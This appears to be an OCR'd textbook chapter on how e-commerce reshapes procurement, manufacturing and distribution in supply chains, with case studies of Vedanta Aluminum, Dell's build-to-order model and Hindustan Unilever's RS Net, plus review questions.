The procurement process of a supply chain management deals with managing a right set of suppliers who can strategically support the requirements of the production process through swift and even flow [Schmenner 1998] of input/raw materials. In today's globalized environment, the suppliers may be drawn from any part of the globe. In a new product/service, it may entail identifying, locating and establishing appropriate relationship with a set of suppliers globally, who can be used for sourcing the input materials/components required for new product/service at optimal time frame and cost. The objective of the optimized procurement process is to establish a collaborative relationship with the suppliers so that availability of the inputs can be sourced in required quantities and acceptable quality in a timely fashion. Doing this leads to reduction in the cycle time and cost of production. The traditional paper based procurement process that has been in use for decades is shown in Fig. 10.4. It starts with selection of item, paper based purchase requisition and follows through all the way to delivery, invoice and payment as described in Chapter 3. The procurement also includes the storage, transport and distribution of goods within the organization or inbound logistics. With the arrival of network connectivity, the efficiency of the procurement process found a great boost through the deployment of Electronic Data Interchange (EDI) system as it enabled both parties with rapid communication capability but more or less maintained the same process flow. The deployment of electronic commerce impacts the procurements in following two ways:

1. It provides an opportunity to restructure the process flow of procurement due to open access to specifications, availability, quality and price information.




Fig. 10.4 A Process View of Traditional Procurement

In an electronic commerce environment, with the participants of B2B exchange or members of the supplier network, all the information for required goods can be gathered directly on exchange. Thus, several steps of the traditional procurement process can be eliminated. The B2B exchange provides a platform where price, quality, quantity, availability and delivery information can directly be accessed by the buying members. Thus the traditional procurement process can be simplified as given in Fig. 10.5.

Fig.10.5 Web Based Procurement System

2. In EDI based connectivity, the efficiency accrued due to speedy communication with suppliers who are partners in the EDI. The electronic commerce widens the scope of supplier selection as all the members of B2B exchange can participate in the supply chain activity.

In order to exploit the efficiencies offered by E-Procurement, Vedanta Aluminum Limited in India deployed the solution. Vedanta Aluminum Ltd., based in Orissa is a major producer of high quality aluminum products. It leverages the availability of large deposits of bauxite and coal reserves, along with availability of cheap, easily trainable labour to achieve the low production cost structure. The key element of Vedanta's strategy is to be the leader by maintaining the low cost structure. Procurement plays a major role in their strategy.

ILLUSTRATION 10.2 Integrated E-Procurement Solution Reduces Lead Time by Half

As one of the largest producers of aluminum, cost-efficient procurement of raw material plays a very important role in determining the overall profitability of Vedanta Aluminum. To achieve this objective, the firm built an Integrated Procurement to Payment Automation solution. The solution covers auto requisition to auto payment, DMRP (Dynamic Material Requirement Planning), e-NFA (Electronic Note for Approval), DPE (Dynamic Pricing Engine), and a customized and automated Vendor Portal.

Integrated Procurement to Payment Automation

The **DMRP** module is an automated process that runs daily at night to generate purchase requisitions based on certain parameters.

DPE leverages the Internet and Internet technology to build a dynamic negotiation environment between qualified suppliers, to drive the price of goods being acquired towards the current market price.

DPE is integrated with a strong strategic sourcing process and an intelligent choice of a sourcing format. Post bidding, or manual negotiation by **e-NFA**, an event buyer can generate an electronic note for approval via e-mail and SMS based on approval matrix. When final, the approval system automatically creates a purchase order and sends it to the selected partner.

The **Vendor Portal** is used to disseminate information—this reduces the data-entry load at the security gate and provides in-transit material tracking for inward material. The portal registers new vendors, and organizes reverse and forward auctions. The company says its vendors are satisfied with the online services—which are transparent in nature.

Benefits of the Solution

The integrated solution has helped the firm in reducing its working capital requirements, optimizing quantity requirement, avoiding scrap generation and most importantly, ensuring material availability for production and maintenance in time.

With the integrated procurement process in place, the firm has saved 18 percent as compared to the last purchase price. The e-Procurement process has brought down the lead time by more than 50 percent. Timely payments to vendors and proactive information updates in the portal have increased trust among vendors.

The time to process payments has been reduced from seven days to a couple of hours. The time taken to process good receipts has been reduced from three to eight days, to a few minutes. The firm has visibility of in-transit stock. The vendor receives a proof of delivery from the system, while an SMS alert to the unloading person saves unloading time and truck turnaround time.

The solution has also helped in reducing quality manpower, i.e. of close to 30 chartered accountants, for activities related to GRN preparation, passing bills, capturing excise, generating cheques and payment advice. The solution has helped in increasing trust and satisfaction among the company's suppliers by implementing reverse auction and auto payment on the date on which these are due. The online portal provides all the required information.

Other benefits include a faster and more transparent approval process; paperless approval; equal opportunity to all vendors and a reduction in the lead time to source materials.

Source: *Information Week*, Oct 2010.

Impact on Manufacturing Planning/Production Inventory

The manufacturing process or assembly lines are tasked to create or assemble products in sufficient quantities for pushing them through the distribution channels in order to meet the demand of end-consumers. Thus, a major challenge for the manufacturing planner is to estimate the demand and is traditionally accomplished by forecasting it based on past data. The quality of a supply chain depends, to a large extent, on the degree of correctness of demand information. The uncertainty in supply chain may emanate due to demand forecasting issues or due to interruptions in incoming logistics. The overestimation of demand may result is leftover stocks in inventory, while underestimation may cause loss of revenue. Also, the manufacturing/assembly line may face starvation at times due to non-availability of input material. In order to hide the imperfections in the manufacturing/assembly process and avoid the potential loss of the customer, the supply chain maintains Inventory up to a certain level to ride out the scenario. The maintaining inventory comes at a cost and increases the overall cost of the product. But an organization, in order to ride out uncertainties, may have to maintain buffer inventory for smooth and even flow [Schmenner 98] of input material during production. Some of the important reasons for maintaining stock in pipeline and associated terminology are described here:

- ***Buffer Stock:*** In an assembly line consisting of several stages, the downstream assembly point may not receive the input subassembly due to interruption/overloading of the upstream/feeding station. This causes halting of work at the downstream station. In order to ensure that the assembly line is able to ride out some delays and interruptions, each station has to hold a buffer stock of input material. Depending upon the degree of uncertainty of supply in the assembly line, the requirement of buffer stock might vary. In a well designed assembly line using Just in Time (JIT) inventory, this buffer stock is eliminated.

- ***Safety Stock:*** In order to cover up for the failure of processes or machines, organizations have to maintain some level of stock. This stock, referred to as the safety stock, can be eliminated or reduced drastically, where machine and process failures are eliminated/minimized.

- ***Overproduction Stock:*** This stock in inventory is created if the actual sales fall short of the forecasted numbers. The level of stock is directly proportional of error in demand forecasting, which largely depends on data and availability of up-to-date information. Also, overproduction stock is inevitable in a push based system. With the adoption of demand-pull based supply chain or made-to-order business environments, this stock can be eliminated.
- ***Demand Fluctuation Stock:*** In cases of products whose demand fluctuates with season, i.e., it may rise during festival time and follow drop till next festival. Ideally speaking, the production capacity should be flexible and fluctuate with demand. In real manufacturing scenarios, this kind of flexibility is difficult to achieve. As a result, during the low demand period, an inventory is built up and during the high demand period, when demand exceeds production capacity, it is supplied to clients.

The deployment of the Internet had a natural role in improving the quality of demand information, which is a key ingredient of forecasting. With the use of computing power, the larger amount of data, including the market intelligence information, past demand figures and environmental factors can be processed for forecasting purposes, improving the quality of outcome. This can be then analyzed at frequent intervals to reflect any changes in the market conditions leading to the highest-quality results possible. Today, in the market place, there are several supply chain software products. Almost all of them provide the improvised forecasting capability through a module that is often called the *demand planning module*. The demand planning modules come loaded with a variety of forecasting algorithms.

The Internet has also augmented the communication channel and bi-directional flow of information among all the entities from the manufacturer to the final consumer. Thus, in such a scenario, a demand driven system can also be put in place. In a demand driven or made-to-order environment, uncertainties due to forecast errors in the production planning are eliminated. Through the use of collaborative platform, established by Information Technology infrastructure, the customer demand signals can be immediately shared among all the partner entities involved in chain. Based on the demand signals received from the customer, a supply chain can be organized for maximum efficiency. The supply chain is based on customer pull on demand and through use of a collaborative platform, this pull can be shared across all the partners in the chain.

In the electronic commerce environment, the information can be gathered at all point of sales (POS) and can be stored in a repository. This repository, also called Demand Signal Repository (DSR), can be shared and accessed by all the entities involved in the chain. The aggregated point of sale data, cleaned and organized in DSR, can be used for analyzing and providing insight to the business manager, e.g., the actual product sales, locations where they are selling better, and the frequency of sales. The use of such information helps the product designers and manufacturers in becoming more responsive to customer needs. The information can also be used by the planning people to improve the product demand forecasting. A properly deployed DSR system can assist the supply chain manager in:

- Identifying the effectiveness of promotion by detecting cross-selling, using Association Rule Mining (ARM) techniques
- Reducing the errors in demand forecasting as it is based on actual POS data.
- Reducing the buffer, safety and overproduction stocks
- Identifying bottlenecks due to replenishment issues
- Managing the frequency of stock outs
- Reducing the expenses, as a result, related to express/emergency deliveries

The manufacturers in today's global market place are increasingly facing a higher level of customized mix of products. Due to the increasingly competitive landscape they have to manage and reduce costs, quicker turnarounds and shorter product lifecycle. Organizations do realize that efficiently managed sales channels and logistics in place are useless unless you are in the position to manufacture and make the product flow through them. DSR systems meant for demand signal sensing have been useful to some extent in planning out the production strategy and reducing the stocks at various stages of the production pipeline. The availability of demand information and its enhanced visibility has thrown open opportunities for organizations to adopt the lean manufacturing principles in complex environments. Traditional lean manufacturing principle like Toyota Production System, when applied to volatile demand, shared production assets and highly variable product mix, simply fails to scale up unless applied with appropriate modifications for current manufacturing reality and software support.

In the current Internet enabled software based demand driven environment, companies have experimented with a wide range of supply chain strategies to address the challenges of meeting the demand while keeping the inventories under control. This ultimately challenges manufacturing to redefine and restructure the role that it has to play in evolving the Internet enabled supply networks to effectively meet the need for demand-driven manufacturing and agility.

As the Internet enabled environment offers capability of demand sensing, demand insight, demand shaping, collaboration and sharing of information, it can be exploited to realign the manufacturing process to respond to the variable demand with flexibility, ease, speed and quality, in predictable fashion.

In demand driven manufacturing, the processes must be flexible to respond to meet the variable demand and high product mix to support mass customization. The customer orders must be processed on a just-in-time (JIT) basis in minimum lot sizes. It usually entails changes in the manufacturing flow process to attain shorter cycle times and improved responsiveness to customer demand. It requires a great deal of responsiveness in activities related to manufacturing planning, scheduling, component replenishment, time-phasing of components, logistics and multi-site final shipment coordination.

The Business-to-Business (B2B) electronic commerce set ups are equipped with the technological support that can easily address many of the demand sensing and responsiveness issues by letting the partners on the B2B networks access information on the collaborative platform to respond to customer orders. The transition to demand driven manufacturing requires major enhancements in the scope of supporting data models, network integration and expansion of applications scope to cover multisite, third party executions, intelligence gathering and information sharing in order to meet the following objectives:

- ***Partner Collaboration***

  In a demand driven environment, it is important to establish the multi-tier collaboration platform through which partners of the supply network can share the demand and capability data. The collaboration platform should be in position to provide adaptive translation of demand to the partners based on demand sensing in dynamic market conditions. Through the Internet, e-trading platform can be set up that can even, based on market conditions, leverage on direct shipments from supply partners, contract manufacturing sources and execution of synchronized logistics in case of multi-site fulfillments.

- ***Cost Minimization***

  As stated earlier, in the current technology enabled environment, the competition is amongst the supply networks rather than individual manufacturers. The basic objective of a demand driven supply network is to organize and execute a perfect order performance at the minimal cost through the coordination of all partners including contract manufacturers, component suppliers and logistics support across entire portfolio of mass customized product lines. This requires perfect access to information including stock positions and capabilities of each network partner, to ensure that the product can be made available in anticipated time, but through a path that minimizes excess inventory and falsely promised delivery.

- ***Supply Sensing***

  In a demand driven environment, the variability in demand as well as supply requires constant adjustment in the planning, scheduling and inventory buffering. This is accomplished by running the planning and scheduling application at every 2-4 hours interval. In order to execute these schedules, it is important that all the supply partners, including contract manufactures, should share and make information accessible to the supply network partners, such as quality, quantity, capacity, capability, location and costs of inventory. In other words, the effective supply sensing requires real time visibility of partner information so that manufactures can capitalize on the emerging market opportunities.

- ***Coordination***

  The real time visibility of the capability, capacity, quality and quantity of inventory information of all members of entire supplier's network is also useful in estimating the accurate delivery dates. Even in cases of complex projects requiring multi-site, multi-partner interdependencies, usually the ones with very long lead-time, which are often prone to delays and bottlenecks, can be coordinated with far more effectiveness in an environment that supports visibility of the supplier's network.

ILLUSTRATION 10.3 Dell Adopts Demand Driven Manufacturing

Dell started out as a mail-order based direct seller and later took advantage of the emerging Internet connectivity to shift to an online platform. Way back in 1997, Dell had successfully transitioned to an important Electronic Commerce player, with sales touching nearly US $4 million per day. Dell's competitions sold preconfigured and preassembled PCs through retail stores. Using the power of e-commerce, Dell was able to offer customers a choice to select various configurations and order them directly online. The strategy of cutting the intermediaries and retail stores allowed Dell to offer superior products at competitive prices. The direct interaction also provided a wealth of data that became useful in designing the future systems as well as forecasting the demand trends.

Dell took advantage of the demand trends to aggressively organize its manufacturing to produce mass customized products with low inventory. As Dell pursued the strategy of being a customized PC system integrator, it required extremely reliable supply of high-quality PC components and subassemblies. This required a higher degree of integration with reliable, branded component manufacturers who could be long-term partners in the supply network. It called for "virtual integration" with component supply partners with whom Dell could share demand trends and constantly assess their capabilities to launch newer product models quickly in market. In the "virtually integrated" supplier network platform, Dell openly shared its production schedules, sales forecasts, demand trends and plans for new PC model launches. The integrated supply partners, thus, were in a better position to plan their operations, which helped them reduce their inventories, also allowing Dell to operate low-inventory or "Just-in-Time" inventory operations. Due to long-term relationships and being part of virtually-integrated supplier network, Dell also convinced its suppliers to establish inventory hubs near Dell's assembly plants so that components can be delivered in less than fifteen minutes to a maximum of two hours.

Today, Dell's manufacturing facilities are geared for customer configurable production. The Dell manufacturing processes are designed and optimized for the Build to Order Model. All the facilities have been standardized and use the exact same process, system and metrics. In this model, the customer, through Dell's web site, enters a customized order which is stored in the master database. Apart from the being stored in the master database, the system identifies the nearest, i.e. optimal, manufacturing facility located closest to the shipment destination point. The order is then transferred to the identified facility. Every two hours the manufacturing scheduling system sequences all the orders into production schedule. Every manufacturing facility maintains a network of Dell servers that are interconnected with all other processes and systems. The facility servers look at the production schedule created from the order received from order entry system and generate a unique serial number for each machine. The system also creates a unique software image as per the customer order to be downloaded onto the manufactured machine towards the end, once the machine has been assembled. The software image download done on the Dell machine ensures that the order software is preloaded on the machine and customers, on delivery, can save time spent on installing the software on their machine.

The Build to Order process also generates a request for the required material to meet the production sequence and schedule generated every two hours. During these two hours, all the required material is delivered to the factory by suppliers and Build to Order system is appropriately updated. The factory does not maintain any warehouses and thus, part inventories are kept at very low levels. This is the main reason why Dell's suppliers maintain their warehouses/delivery points at the distances from where delivery can be made in 15 minutes.

As stated earlier, the production serialization and unique server tag code creation is done right at the beginning of the processing cycle. This unique server tag code is used all through the life of the product. The assembly process starts with putting a Tote (reusable plastic container) with Tag on the line. The operator at the assembly line scans the service tag, which tells the person the list of components that need to be put on the kit/tote. By the time the kit/tote is done with travelling through the kitting line, all the required components are loaded in the tote. During the last step of kitting line, the chassis as per the customized product specification is placed in the tote.

In the next step, the loaded tote is transferred to the Build Service area where the process starts with the scan of the unique server tag. Based upon the server tag code, the system delivers a unique set of assembly instructions necessary for assembling the PC as per customer requirements to the

Builder's control panel. These instructions displayed on the builders control panel guide him through the step by step process. As the machine is assembled and a part is integrated, it is also scanned again. This helps in matching the assembled part against the requirements and also history of components installed gets built in the system, to ensure and track quality accountability.

The complete machine with the unique service tag is then put through the system automation test facility to ensure functioning of all the installed components. The results of the test are added to the product history. In the final step, the customized software image built for the unique service tag is downloaded on the machine and again put through an automated test facility.

The assembled product is moved to the boxing area, where the tag is scanned again, and as per the system generated instructions, product is packed, additional manuals and parts are placed and also these tags of manuals and parts are scanned so that they become part of the product history. These boxes are sealed and then sent to direct shipping as per the instruction on display screen or to an accumulation area—in case of multi product orders. Although the orders with multiple machines start at the same time but, due to variability in the process, may not arrive at the same time. The partial orders are staged until the final machine arrives and then shipped. The orders, that require fulfillment from multiple factories, go through the merge center process as well. The merge center process generates a system synchronized in transit merger plan for the completion and delivery of the order.

Impact on Distribution

In an organization, the role of the distribution network is of paramount importance. It is through the strength of the distribution network that firms are able to reach a large and geographically dispersed customer base and ensure the delivery on demand by appropriately stocking the product in close vicinity. The innovation in the distribution network can offer a huge competitive edge, by optimizing the inventory levels that has to be maintained in nearby warehouses to support the demands generated by end-consumers and aggregated and filled by intermediaries.

Intermediaries, in a communicators' role, serve a prominent role as a collector of information on consumer preferences, demand trends and demand sensing, and also disseminate the new product information to the consumers. Also, they disseminate the price, quality, functionality and availability information about the existing products to their customers. From the consumer's viewpoint, these intermediaries help reduce the search costs. The intermediaries, in the logistics support role, facilitate the movement of physical goods from manufacturers to the end consumers, share the risks of inventory management and distribution and through aggregation of demand information, create scenarios for exploiting economies of scale in transportation and distribution of goods. The intermediaries also assist in providing customer service and bear the costs and risk of being the front line of contact with the consumer.

Thus, the manufacturer and distributers operate in a principal-agent relationship. While doing so, the agents not only add value through their services, but also add to the cost of product. The end consumers' price of the product consists of the following:

1. Search cost
2. Production cost
3. Coordination/Distribution cost
4. Profit

As we saw in the above two sections, electronic commerce reduces the search cost. Manufacturing costs are also impacted by the use of the Internet and e-commerce technologies in procurement and production planning, scheduling and inventory management. A lot depends upon the nature of the product. In an extreme case, it can transform the manufacturing operation to a "virtually integrated" collaborative demand-driven supply network operation, leading to competitive and efficient operation. The coordination cost consists of distribution logistics and intermediaries costs. As stated earlier, with the ubiquity of the Internet and electronic commerce technology, the role of intermediaries involved in the distribution channel has come under severe restructuring, especially in the area of the software products, music, movie rental and book distribution. Many traditional powerhouses like Tower Records, Blockbuster and Barnes and Nobles have seen a drastic impact, much to their peril.

The major impact of electronic commerce on the distribution channels emanates mainly from its ability to provide a wider outreach and enhance communication capability. The electronic commerce technology enables and enhances the capability of collecting and processing information at a lower cost. As the collected information is digital in nature, it can be processed in negligible time and cost. The electronic commerce technology platform establishes an efficient two-way channel of communication and information processing; enabling and potentially leading to integration of disparate processes of information collection, manipulation and communication. Consequently, it creates an integrated collaborative platform where the information collected at various points can be made accessible. Through its communication ability and easy to use web-based interface, it offers a capability to create a marketplace where a large numbers of buyers can interact and transact with a large number of shares and vice versa.

The impact of electronic commerce on the role of intermediaries largely depends upon the nature of goods under consideration. In order to see the impact, we can classify goods in the following three categories:

1. Digital Goods and Digitally Deliverable Services
2. Physical Goods

Digital Goods and Digitally Deliverable Services

In an electronic commerce environment, digital goods refer to all such items that are created, stored, distributed and finally used in electronic form. Packaged software, mp3 music, DVDs, e-books and online games are some of the prominent examples of digital goods. Since these goods are always in electronic format, with the proliferation of the Internet and electronic commerce platform, the delivery of these goods can be made over the Internet instantly. The traditional commerce has been geared for physical distribution and delivery of goods. In such an environment, there was no choice but to store these goods in physical media such as floppy disks and CDs and package them in box like all other physical goods to facilitate the use of existing distribution channels. Once received by the buyer, either through a retailer or some other traditional channel such as mail order/catalogue store, the user installed/loaded the product on a compatible electronic device and made use of the product. The physical media used for delivery had no further use. The model in the process incurred production costs for packaged software, music CD etc. Further it incurred the coordination cost as it traversed through the traditional channel. Since the digital goods are created, stored and used in electronic format, the proliferation on the Internet through electronic commerce platforms offers an opportunity to deliver these goods over the network in real-time to consumers' devices. In this case, there is no need for production and distribution through traditional channels. The electronic commerce server platform can be used for storing and displaying these goods. The buyers can directly transact with the producer of the digital goods and have them delivered online. Alternatively, digital goods can be displayed and transacted through a value added intermediary and delivered directly to the customer. In either of the cases, the product resides and is delivered in electronic format from master servers. Thus, the costs associated with logistics issues and stocking of the product are almost eliminated. Figure 10.6 shows a simplified view of distribution chain for the digital goods.

Fig. 10.6 A Simplified View of Distribution Chain for Digital Goods

Similarly, in case of many services such as banking, airlines reservations and bookings and stock trading, the consumer buys the right to use the service. In the pre-electronic commerce era, the right to use the service was delivered to the buyer in some form of certificate such as Certificate of Deposit in banking, Airlines ticket or stock certificates. In the information technology enabled environment, much of the availability of these services are stored in electronic format and thus, rights are issued by examining the availability in the electronic database prior to issuing the right. Thus, the right to use is also some sort of certificate in electronic format, which can be delivered to the buyer in exact same form as the digital goods. The service is availed by the user based upon the promise. As the penetration of information technology in automating the business processes continues, more and more services are becoming digitally deliverable. In such cases, the distribution requires little logistics support and very little opportunity for value addition from intermediaries in the delivery of right-to-use-certificates. The service industry, especially banking, insurance, airlines and travel, has witnessed collapse of the traditional distribution channel and emergence of new kind of intermediaries. In many of the services and digital goods, newer kinds of intermediaries have begun to appear. These intermediaries commonly referred to as metamediaries, aggregate multiple services and offer value addition by combining the elements of multiple services to meet the personalized demand of customers. Thus, the distribution channel in some cases may take the form as shown in Figure 10.7.




Fig. 10.7 A Simplified View of Distribution Chain for Digital Services

Physical Goods

Amazon.com has been one of more successful companies that employed electronic commerce to leverage on the efficiency, speed and cost effectiveness of the Internet enabled distribution channels. There have been since then, many successful as well as unsuccessful efforts by businesses to harness the distribution channel efficiency offered by electronic commerce technologies. These include the product lines all the way from electronic gadgets, books, music and movie CDs, apparels, flowers, groceries and other perishable physical goods.

The majority of businesses that have succeeded in leveraging the efficiency and cost savings offered by the restructuring of the distribution chain through the use of electronic commerce have the following common characteristics:

1. High level of standardization
2. Quality assurance through brand
3. Low complexity of valuation

These goods, even prior to the proliferation of the Internet, had a decent market share of sales through mail order catalogs and TV shopping channels. The catalog based merchandising and mail order companies had a great presence in standardized and branded merchandise, like audio and video systems, photo cameras where customers were sure of what kind and quality of product they are going to receive once they place a mail/phone/TV order. The Camera World, Crutchfields, Compaq and Dell computers have been pioneers in the field for decades.

The electronic commerce platform for these products assists the consumer by reducing the search cost. It further leverages on the delivery infrastructure like UPS and FedEx used by the mail order companies as it augments them by online ability to track the shipment.

In the web-based order business, customers can browse, compare and assimilate the information at their own pace and even create a customized order. The efficiency of the distribution chain mainly emanates from restructuring of the chain by making many of the aggregating and logistics intermediaries redundant. Thus, reducing the length of channel and consequently reducing the friction (coordination costs) in the channel. The Internet environment enables information sharing and communication capabilities. Thus, with proper use of a collaborative application platform, the customer interactions and CRM functions can be potentially addressed directly. The platform can also be used for estimating and aggregating the demand. The role of intermediaries in facilitation of information sharing, thus, can largely be reduced or even eliminated, making the intermediaries who can assist in providing the logistics support for physical movement of goods, important functionaries of the distribution chain. Many courier services have stepped up to occupy the role and have reinvented themselves as the partners in the distribution chain. For example, UPS has reinvented itself to become an important distribution chain partner of Toshiba, Japan.

The cost advantage of restructuring the distribution chain through reduction in its length can be seen in the following example. The distribution component of the traditional chain, with value added costs, is shown in Fig 10.8. In this case, the final consumer ends paying the cost ₹ (P+X+Y+Z).




Fig. 10.8 A View of Traditional Distribution Chain for Physical Goods

In the Internet enabled electronic commerce platform, the product can be offered through the web interface. The product order, i.e. demand, is transferred to the producer and the logistics support provider (delivery Service Company). The producer, who still supplies the product at price ₹. P, puts the product in delivery service provider's inbox/ pickup bay. The delivery service provider, at regular intervals, collects the product from the pickup bay and delivers it to the consumer. The Internet can be used for tracking the status of the order as well. This alternatively restructured distribution chain is shown in Fig 10.9. Assuming the electronic commerce intermediary is carrying out all the delivery and producer coordination functions, technology platform charges ₹ Y1 and delivery service provider charges X1. The final consumer incurs a net cost of ₹ (P+X1+Y1), where (X1+Y1) is much lesser than the (X+Y+Z). In all such cases, the alternate distribution chain needs to be seriously considered.




Fig. 10.9 A View of E-Commerce Enabled Distribution Chain for Physical Goods

Internet enables two-way interactive communication and information sharing capabilities. The suppliers, consumers and intermediaries can share and access the same information on an information technology enabled collaborative platform. This provides opportunities to restructure the distribution channel by removing some intermediaries whose role was geared towards the information aggregation and thus, reducing the friction or coordination costs.

Fig. 10.10a A View of Traditional Distribution Chain




Fig. 10.10b A View of Distribution Chain with No wholesalers

Fig. 10.10c A View of distribution Chain, Direct to Retailers




Fig. 10.10d A View of distribution Chain, Direct to Consumers

Figure 10.10 (a) through (d) depict various distribution channel configuration and their suitability will largely depend upon the type of goods. For example, if we are trying to restructure for a low priced, high volume product, the Fig 10.10 d may not be suitable as manufacturer will get distracted in handling the large volumes and customer complaints related to delivery, product quality and other support issues, while it may suit well for high priced, standardized features and low volume products quite well.

ILLUSTRATION 10.4 HUL RS Net: E-Commerce in the Distribution System[1]

The Background

Hindustan Unilever Limited (HUL) is the largest FMCG Company in India with a turnover of ₹ 110 bn. It operates one of the largest distribution systems in the world. The sales and distribution system services one million retail outlets directly through a network of 7000 stockists and 50 depots across India.
RS Net is the Internet based system connecting Hindustan Unilever to its Redistribution Stockists (RS).

The Business Case

While Hindustan Unilever has a large, successful and dominant distribution system, the battle for growth and outlet leadership required a fundamental shift in selling systems. The specific thrusts were:

- Replenishment driven Primary Sales (Sales from Hindustan Unilever to the Stockists),
- Focus on Secondary Sales (Sales from the Stockists to the retailer), aided by online availability of information, and
- Enhance communication and build the customer management community across the geographical breadth of India.

The business aimed to release inventory, release field force time by 50 percent, ensure full line availability at the retail outlet and thereby achieve growth. Embracing a new generation of Information Technology and specifically the Internet could only do this.

An E-Commerce team was constituted comprising of IT and business managers in early 2001 to achieve this.

The IT Objective

The IT objective was clearly to achieve connectivity with the stockists.

The stockist is an independent businessman who is closely associated with the company, but not under its executive control. When the project started more than one-third of the stockists did not own a computer and had not seen one in their lives. The Internet was a far away dream. Even the two-

[1]Kavitha Rao prepared this case as a basis for class discussion rather than to illustrate either effective or ineffective handling of an administrative situation.

thirds who had a computer had a plethora of packages, ranging from spreadsheets to DOS based packages to mini ERPs. No standardization of formats or product/entity codes existed.

The project started in the beginning of 2001. The target was to connect stockists comprising 80 percent of turnover by 2002.

What Has Been Achieved – IT

The project team set out to achieve the following:

- Computerize every stockist.
- Connect the stockist to the Internet.
- Migrate stockists on disparate systems to a set of about 30 “approved” local packages with whom interoperability would be achieved. One of the best decisions the team took was NOT to migrate all stockists to a single package, which would have been unachievable.
- Build Interfaces with each of the 30 “approved” stockist packages.
- Automatically upload daily sales, stock and market information through the Internet from every connected stockist.
- Compute a replenishment-based order and offer it back to the stockist for confirmation.
- Communicate the confirmed order to one of the 50 depots, where a stand-alone version of the ERP – MFG/Pro is run, from where it would be serviced.
- Provide intelligent secondary sales information via the Internet to the sales team wherever they are.

Deals were struck with Internet Service Providers (ISP) to extend the Internet access to the places that were to be connected. Infrastructure being unreliable in interior India, the whole application was designed so that not more than five minutes of the Internet connectivity was required per day. About one million individual product codes were mapped at stockist points to achieve standardization of information. Every stockist was trained to access the Internet and use the system. In a number of towns, RS Net represented the first foray of the Internet into the town!

At the back end, the infrastructure had to be robust with 99.5 percent uptime and scalable to handle 250,000 orders and 60 million records per annum. The application was developed on a UNIX platform with a J2EE based 3-tier architecture using iPlanet Web Server, Weblogic Application Server and Oracle Database Server. For content management, Vignette content management server was used. Clearly high levels of security were required and built into the application and the infrastructure.

What Has Been Achieved – Business

RS Net provides linkages with the stockists’ own transaction systems, enables monitoring of stocks and secondary sales and optimizes orders and inventories on a daily basis. Information on secondary sales from all across the country is now available on RS Net every day. Also, the stock service levels at stockists can be monitored on a daily basis.

Riding on RS Net, the business has shifted its focus on secondary sales in the connected stockists. A large amount of inventory has been released from the stockists. Sales force time in the market has gone up and so has the number of lines sold. The stockists’ role has changed from that of an investor in stocks to that of a service provider.

With RS Net, Hindustan Uniliver’s sales and distribution system has been relaunched with fundamental business process changes to remain a source of competitive advantage and to deliver profitable growth.

Summary

Ubiquity of the Internet and web based electronic commerce platform have greatly influenced supply chain management. The farsighted companies have recognized the information sharing, two-way communication ability of the electronic commerce platform and how it has impacted the information asymmetry. This instant information sharing amongst all partners of the chain, further accentuated by the communication ability, has created far more efficient procurement options and has lead to the development of alternate sources for supplies. The role of information in countering the bullwhip effect has been widely recognized. Imperfect information and its amplification leads to inventory build up at every stage. The collaboration and information sharing capability plays an important role in mitigating the bullwhip effect and also leads to lowering the inventories at every stage of the supply chain. The major impact of electronic commerce can be seen in facilitating the emergence of demand driven manufacturing leading to the formation of demand driven supply network (DDSN), as seen in the case of Dell, where the component suppliers deliver the components directly to the assembly lines, based upon the production schedule generated, by taking in account demand generated by all the customized orders, every two hours. Finally, the traditional distribution channel consisting of intermediaries, who facilitated the physical movement of goods and information related to demand, customer preferences, feedback, and payment in both directions, have seen the widespread impact. The information sharing and communication ability of electronic commerce has made the role of many intermediaries redundant. This has lead to the restructuring of the supply chain, depending upon the nature of the product. The electronic commerce has been able to create a huge impact due to restructuring of the supply and distribution chains in the digital products, services, branded goods and standardized products even with low volume and high cost. Manufacturers, like Dell, have successfully created a competitive direct to customer model using the electronic commerce platform. In the low priced and high volume category of product manufacturers, like Hindustan Unilever, electronic commerce technology platform has enabled them to eliminate some of the intermediaries and thus, reduce the channel length and in turn, the friction/coordination cost.

Review Questions

1. Define supply chain management and how it relates to business competitiveness?
2. What is bullwhip effect and how information sharing can be used to manage its impact?
3. What is the impact of the following on supply chain management?
    a. Increasing Globalization
    b. Outsourcing
    c. Internet enabled E-Commerce
4. What is the role of electronic commerce in promoting disintermediation?
5. Discuss the role of B2B electronic commerce exchange in altering the supply chain?

6. What do you understand by demand driven manufacturing?
7. What are the key enablers for implementing the demand driven manufacturing?
8. Describe the minimal set of technological platform necessary for moving to demand driven suppliers' network.
9. Describe the characteristics of the products where manufacturers can directly sell to consumers? Give an example?

References and Recommended Readings

1. Anderson, E., Day, G.S. and Rangan, V.K. "Strategic channel design," *Sloan Management Review* (38:4), 1997, pp. 59-69.
2. Bakos, J.Y. "A Strategic Analysis of Electronic Marketplaces," *MIS Quarterly* (15:3), 1991, pp. 295-310.
